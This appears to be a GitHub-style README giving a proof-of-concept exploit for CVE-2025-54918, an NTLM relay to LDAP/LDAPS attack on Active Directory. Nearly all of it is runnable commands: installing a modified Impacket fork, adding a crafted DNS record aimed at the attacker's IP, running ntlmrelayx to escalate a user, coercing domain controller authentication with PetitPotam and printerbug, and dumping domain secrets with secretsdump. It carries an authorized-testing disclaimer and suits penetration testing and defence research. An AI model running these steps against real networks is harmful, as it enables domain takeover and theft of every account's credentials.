CVE-2025-54918
CVE-2025-54918 – Proof of Concept (PoC)
⚠️ Important NoticeThis Proof of Concept is intended only for authorized security testing.
Before testing, ensure you have explicit permission from the asset owner. The attack requires creating a DNS record in the target Active Directory environment, which may affect name resolution and authentication behavior.
This repository demonstrates how CVE-2025-54918 can be exploited to relay NTLM authentication to LDAP/LDAPS and escalate the privileges of a low-privileged domain user.
Unlike older setups, the required tooling can be installed cleanly using uv, allowing multiple Impacket forks to coexist without modifying the system installation.

Installation
Install uv tools
curl -LsSf https://astral.sh/uv/install.sh | sh

source ~/.bashrc
This PoC requires a modified Impacket version that supports Partial MIC Removal.
Install it directly with uv:
uv tool install git+https://github.com/decoder-it/impacket-partial-mic.gitIf an older version already exists:
uv tool install --force git+https://github.com/decoder-it/impacket-partial-mic.git
Attack via LDAP
Check LDAP Signing
nxc ldap 10.0.0.5 -u 'testuser' -p 'pa$$w0rd'
Check for CVE
nxc smb 10.0.0.5 -u 'testuser' -p 'pa$$w0rd' -M enum_cveTarget are vulnerable to CVE-2025-54918

Alternative Tool
Install
uv tool install git+https://github.com/0xNDI/cvedetectCheck for CVE
cvedetect
Step 1 – Create Malicious DNS Record
Create a DNS record pointing to the attacker's IP.
dnstool.py \
-u 'printerbug.local\testuser' \
-p 'pa$$w0rd' \
DC.printerbug.local \
-a add \
-r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
-d '192.168.210.2' \
-dns-ip 10.0.0.5
Step 2 – Start NTLM Relay
Start ntlmrelayx using the modified Impacket version.
ntlmrelayx.py \
-t ldap://DC.printerbug.local \
--remove-mic-partial \
-smb2support \
--no-http-server \
--escalate-user testuser \
--no-validate-privs

Step 3 – Coerce Authentication
Trigger Domain Controller authentication using PetitPotam.
nxc smb DC.printerbug.local \
-u testuser \
-p 'pa$$w0rd' \
-M coerce_plus \
-o METHOD=PetitPotam \
LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
Our user now be able to DSYNC
Step 4 – Verify Privilege Escalation
Re-run secretsdump.
secretsdump.py testuser:'pa$$w0rd'@10.0.0.5
Attack via LDAPS
Check LDAP Signing
nxc ldap 10.0.0.5 -u 'testuser' -p 'pa$$w0rd'
Step 1 – Start NTLM Relay
Start ntlmrelayx using the modified Impacket version.
ntlmrelayx.py \
-t ldaps://DC.printerbug.local \
--remove-mic-partial \
-smb2support \
--no-http-server \
--escalate-user testuser \
--no-validate-privs

Step 2 – Coerce Authentication
Trigger Domain Controller authentication using printerbugnew
printerbugnew -t 10.0.0.5 -u testuser -p 'pa$$w0rd' -d printerbug.local -l 192.168.210.2Our user now be able to DSYNC
Step 3 – Verify Privilege Escalation
Re-run secretsdump.
secretsdump.py testuser:'pa$$w0rd'@10.0.0.5
When you want support me
